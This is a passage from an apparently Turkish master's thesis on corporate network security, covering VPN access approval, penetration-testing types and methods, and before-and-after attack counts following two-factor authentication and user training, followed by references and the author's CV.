
4.8 VPN Bağlantısı için Özel İzin Alınması

Kurumsal ağa ana sisteme bağlı olmayan dış birimlerden ya da kişisel bağlantıların olması gerektiğinde sanal özel ağ olan vpn kullanılması gerekir. Çünkü kullanılması gereken bazı program ve dosyalar sadece ana sistemde mevcuttur ve ana sistemdeki bu kaynaklara ulaşmak için sanal özel ağ yani vpn bağlantısı gerekir.

VPN bağlantısı için de kişilerin ana sistemdeki sistem yönetim biriminden özel izin alması gerekir. VPN yetkisi verilirken dikkat edilmesi gerekir. Çünkü sanal özel ağ olan VPN ile kurumun iç ağındaki kaynaklara ulaşılabilir.

Bundan dolayı VPN bilgileri önem arz etmektedir. Dolayısıyla istekte bulunan kişilere VPN bilgileri verilirken isteyen kişi bilgileri ve VPN bilgilerinin olduğu bir form doldurulması ve imzalanması gerekir.

Verilen Şekil 4.11 deki VPN bilgileri de kaydedilmelidir.



Şekil 4.11 : VPN bağlantı ekranı

4.9 Sızma Testleri (Pentest) Yaptırmak

Sızma testleri sistem veya sistemleri ele geçirmek için yapılan testlerden oluşur. Sızma testleri bir ağ sistemindeki zafiyetleri ortaya çıkarmak için yapılan testlerdir. Eğer sisteme sızılabilme durumu söz konusu ise, sızmanın hangi açıklardan kaynaklı olduğu ortaya çıkmış olur.


Sistemde ortaya çıkan zafiyetler tespit edilip bu zafiyetlere karşı önlemler alınabilir. Böylece alınan önlemler ile kurum ağı daha güvenli hale gelmiş olur. Yılda iki kez sızma testi yaptırmak kurum ağ güvenliği için önemli bir ayrıntıdır. Sızma testinden elde edilen rapor incelenmelidir.

Penetration yani sızma testi çeşitleri şunlardır;

İç Ağ Sızma Testi: Bu test çeşidinde kurumun iç ağında hangi sistemlere ya da hangi verilere erişilebileceği konusu ele alınır.

Dış Ağ Sızma Testi: Dış ağ sızma testinde kurumun dışarıya açık olan sistemleri üzerinden hangi sistemlere veya verilere erişilebileceği konusu ele alınır.

Web Uygulama Sızma Testi: Bu yöntemde odak nokta web uygulamalarıdır.



Şekil 4.12 : Sızma testleri yöntemleri

Şekil 4.12 de sızma testleri yöntemleri gösterilmiştir. Sızma testlerinde üç yöntem kullanılmaktadır bunlar aşağıda detaylı olarak açıklanmıştır.

Sızma testleri konusunda genel olarak kabul görmüş üç yöntem şunlardır;

Siyah Kutu: Bu yöntemde ilk başta sızma testi yapılacak sistemle ilgili herhangi bir bilgi yoktur. Bu yaklaşımda testi yapacak kişi veya kişilerin sistem ile ilgili hiç bir bilgiye sahip olunmadığından dolayı yanlışlıkla sisteme zarar verme olasılıkları fazladır. Sistem hakkında hiç bilgiye sahip olunmadığından, bilgi toplama aşaması uzun sürer. Bu yüzden süre bakımından en uzun süren yöntemdir.

Gri Kutu: Bu yöntemde sistem ile ilgili bilgiler bulunmaktadır. Örneğin; sunucuların versiyon bilgileri gibi bilgiler testi yapacak kişi veya kişiler tarafından önceden bilinir. Black box yöntemine göre daha az zaman alır. Sızma testi yapılan sistemdeki ip adresleri de bilindiğinden sistemin yanlışlıkla zarar görme olasılığı da azalmış olur.

Beyaz Kutu: Bu yöntemde sistemin kendisi ve arka plandaki teknolojiler hakkında herşey bilinir. Siyah kutu yöntemine göre kuruma daha fazla yarar sağlar. Sistemin zarar görme olasılığı çok azdır. Zafiyetleri bulmak kolaylaşacaktır. Bu zafiyetlere göre de önlemler alınabilir.

Birçok sızma testi çeşidi mevcuttur. Kuruma uygun olan sızma testi seçilmeli ve yapılmalıdır. Sızma testi sonucu ile elde edilen rapor incelenmeli, bu rapordaki eksikliklere veya zafiyetlere yönetlik belirli bir planlama yapılmalıdır.


5. SONUÇ VE ÖNERİLER

Bu çalışmanın konusunu, kurumsal ağlarda en çok karşılaşılan güvenlik sorunları, güvenlik sorunlarının nedenleri, güvenlik sorunlarına neden olan zafiyetler, tehditler ve saldırıların incelenmesi oluşturmuştur.

Bu çalışmada kurumsal ağa yönelik zafiyetler, tehditler ve saldırılar incelenmiş, bu zafiyetler, tehditler ve saldırılarılara yönelik yeni karşı önlemler kurumsal ağda uygulanarak kurumsal ağ daha güvenli hale getirilmiştir.


Karşı önlemler kurumsal ağda uygulanarak başarılı sonuçlar elde edilmiştir. Bunlara örnek olarak;

İki aşamalı doğrulamanın uygulanması sonucu oluşan başarılı sonuçlar aşağıda Şekil 5.1 - Şekil 5.4 de gösterilmiştir.



Şekil 5.1 İki aşamalı doğrulama yapılmadan önceki SQL injection saldırı durumu

İki Aşamalı Doğrulama Yapıldıktan Sonraki Sql Injection Saldırı Sayısı(8)



27.09.2018

Şekil 5.2 İki aşamalı doğrulama yapıldıktan sonraki SQL injection saldırı durumu

İki Aşamalı Doğrulama Yapılmadan Önceki Kaba Kuvvet Saldırı Sayısı(1713)

Thread Name	Threat Type	Count
Database User Authentication Brute Force Attempt	brute-force	1.1k
User Password Brute Force Attempt	brute-force	613

12.06.2018

Şekil 5.3 İki aşamalı doğrulama yapılmadan önceki kaba kuvvet saldırı durumu

İki Aşamalı Doğrulama Yapıldıktan Sonraki Kaba Kuvvet Saldırı Sayısı(1265)

Thread Name	Threat Type	Count
Database User Authentication Brute Force Attempt	brute-force	739
User Password Brute Force Attempt	brute-force	526

27.09.2018

Yaklaşık %30 civarında azalma olmuştur.


Şekil 5.4 İki aşamalı doğrulama yapıldıktan sonraki kaba kuvvet saldırı durumu

Kurumun kendi SSL sertifikasını kullanmasından sonraki SSL saldırılarındaki azalmalar Şekil 5.5 ve Şekil 5.6 da gösterilmiştir.


Şekil 5.5 Kurumun kendi SSL sertifikasını kullanmadan önceki SSL saldırı durumu

Şekil 5.6 Kurumun kendi SSL sertifikasını kullanmasından sonraki SSL saldırı durumu

Kurumdaki kullanıcıların bilinçlendirilmeden önce ve bilinçlendirildikten sonra oluşan sonuçlar Şekil 5.7 ve Şekil 5.8 de gösterilmiştir.



Şekil 5.7 Kullanıcıların bilinçlendirilmeden önceki virüs saldırı durumu



Şekil 5.8 Kullanıcıların bilinçlendirildikten sonraki virüs saldırı durumu

Ayrıca kurumsal ağdaki kullanıcılara kurumsal ağ güvenliği hakkında eğitimler verilerek kullanıcıların bilinçlenmesi sağlanmış, olası ağ saldırılarına karşı da ekstra bir önlem alınmıştır.

Günümüzde internet ve ağ teknolojileri oldukça fazlalaştığından güvenlik sorunları da artmıştır. Ayrıca yeni güvenlik sorunları da ortaya çıkmıştır. Dolayısıyla kurumlar da güvenliklerini sağlamak için bu ortaya çıkan yeni güvenlik sorunlarına önlem almaları gerekecektir. Tam bu aşama da bu çalışma ortaya çıkan güvenlik sorunlarına yeni karşı önlemler alınması açısından kurum güvenliğini sağlamada faydalı olacaktır.

Bu çalışma, özellikle Türkçe literatüre sağlayacağı katkı bakımından önemli sonuçlara sahiptir. Bu çalışmada belirtilen kurumsal ağlardaki sorunlara karşı yeni karşı önlemler sayesinde kurumsal ağlardaki yeni zafiyet, tehdit ve saldırılara yönelik önlemler alınabilecektir. Kurumsal ağlardaki sorunlara karşı ve kurum güvenliğini sağlamak

için uygulanan yeni karşı önlemler kurumsal ağlardaki güvenlik sorunlarının yeni yöntemler ile çözülmesi açısından yararlı olacak ve kaynak oluşturacaktır. Böylece kurum ağ güvenlik düzeyi artacak, saldırılar ve zafiyetler önlenecek, kurumun zarar görmesi ve itibar kaybetmesinin önüne geçilecektir.

Kurumsal ağ güvenliğinde zafiyetlerin nedenleri tespit edilmeli ve o zafiyetlerin nedenlerine göre önlem alınmalıdır. Örneğin güncelleştirme eksikliklerinden kaynaklı nedenler için güncelleştirme politikaları gözden geçirilmeli ve güncelleştirme zafiyetleri ile tek tek mücadele etmek yerine altyapıdaki bütün güncelleştirmeler kontrol edilmelidir. Böylece zafiyet genel olarak ortadan kaldırılacaktır.

KAYNAKLAR

AKIN G. (2008) DHCP Servisine Yeni Bir Bakış

BARANWAL, A.K. (2012), Approaches to detect SQL injection and XSS in web applications. Masters of Software Systems, University of British Columbia, Vancouver.

BAYKAL N. (2001), Bilgisayar Ağları, 1.baskı. Ankara, Türkiye: Sas Bilişim.

BOCIC I., BULTAN T. (2016), Finding access control bugs in web applications with CanCheck. Presented at the Automated Software Conference, Singapore, Singapore.

CROSS M. (2007), Developer's Guide to Web Application Security.

DEMİR B. (2013), Yazılım Güvenliği.

EFE A. (2005), Yeni Nesil İnternet Protokolüne (IPv6) Geçişle Birlikte İnternet Saldırılarının Geleceğine Yönelik Beklentiler

GUPTA S., GUPTA B.B. (2017), Cross-Site Scripting (XSS) attacks and defense mechanisms: classification and state-of-the-art. International Journal of Systems Assurance Engineering and Management, 8(1), 512–530.

HU Y.H., CHOI H., CHOI H.A. (2004), "Packet filtering to defend flooding-based DDoS attacks [Internet denial-of-service attacks]," Advances in Wired and Wireless Communication, 2004 IEEE/Sarnoff Symposium on , Vol., No., pp.39,42, 26-27

HYDARA I., SULTAN A. B. M., ZULZALIL H, and ADMODISASTRO, N. (2015), Current state of research on cross-site scripting (XSS) - a systematic literature review. Information and Software Technology, 58, 170–186.

IYER S., MCKEOWN N. (2003), "Analysis of the Parallel Packet Switch Architecture", *IEEE/ACM Transactıons on Networking*, Vol. 11, No. 2, , pp. 314–324.

JONES A. K., SIELKEN S. R. (1999), "Computer System Intrusion Detection: A Survey", Department of Computer Science, University of Virginia, Charlottesville,VA, USA.

MUHARREMOĞLU G. (2013), Kurumsal Bilgi Güvenliğinde Zafiyet, Saldırı ve Savunma Öğelerinin İncelenmesi

MUHARREMOĞLU G. (2012), Üniversite Öğrencilerinde E-Ticaret ve Bilgi Güvenliği Farkındalığı. İstanbul, Akademik Bilişim, 191-195.

ÖZER E. (2015). Derin Paket Analizi Kullanılarak DDoS Saldırı Tespiti

ÖZHAN E. (2013), Güvenlik Duvarı Günlüklerinin Makine Öğrenmesi Yöntemleri ile Analizi ve Bir Model Çıkartılması

RAO K. S., JAIN N., LIMAJE N., GUPTA A., JAIN M. and MENEZES B. (2016), Two for the price of one: A combined browser defense against XSS and clickjacking. 2016 International Conference, Kauai, HI, United States

SUN Y., ZHANG C., Meng S., LU K. (2011), "Modified Deterministic Packet Marking for DDoS Attack Traceback in IPv6 Network," Computer and Information Technology (CIT), 2011 IEEE 11th International Conference on , Vol., No., pp.245,248

ŞAHİNASLAN Ö, ŞAHİNASLAN E, KANTÜRK A. (2010) "Kablosuz Ağlarda Bilgi Güvenliği ve Farkındalık" S:4, 3.Ağ ve Bilgi Güvenliği Ulusal Sempozyumu, TMMOB Elektrik Mühendisleri Odası, , Ankara

THAPNGAM T., Yu S., Zhou W., BELIAKOV G. (2001), "Discriminating DDoS attack traffic from flash crowd through packet arrival patterns," Computer Communications Workshops (INFOCOM WKSHPS), 2011 IEEE Conference on , vol., no., pp.952,957, 10-15

İnternet Kaynakları :

Cisco, (2018) Cisco, "What Is the Difference: Viruses, Worms, Trojans, and Bots?" URL1: https://www.cisco.com/c/en/us/about/security-center/virus-differences.html Erişim Tarihi: 27.11.2018
Netcraft, (2018) Netcraft web sitesi URL1: http://news.netcraft.com/ . Erişim Tarihi: 22.10.2018.
OWASP, (2016) URL1: <https://www.owasp.org/index.php/SSL_Best_Practices>, Erişim Tarihi: 22.11.2016
OWASP, (2017) URL1 : https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet Erişim Tarihi: 22.10.2017
OWASP, (2018) OWASP(The Open Web Application Security Project), *"OWASP Top 10"*, URL1: https://www.owasp.org/index.php/Chapter_Leader_Handbook Erişim Tarihi: 02.10.2018
Webcitation, (2018) Protection, Usability and Improvements in Reflected XSS Filters.URL1:http://www.webcitation.org/query?url=http%3A%2F%2Fwww3.cs.stonybrook.edu%2F%7Erpelizzi%2Fxss.pdf&date=2017-12-15, Erişim Tarihi: 08.10.2018.

ÖZGEÇMİŞ

Ad-Soyad:	Beytullah EROL
Doğum Tarihi ve Yeri:	1992 Bartın
E-Posta:	erolbeytullah@gmail.com

ÖĞRENİM DURUMU:

Ön Lisans:	2012, Haliç Üniversitesi, Bilgisayar Teknolojisi
Lisans:	2014, İstanbul Aydın Üniversitesi, Bilgisayar ve Öğretim Teknolojileri Öğretmenliği
Yüksek Lisans:	İstanbul Aydın Üniversitesi, Bilgisayar Mühendisliği(Devam)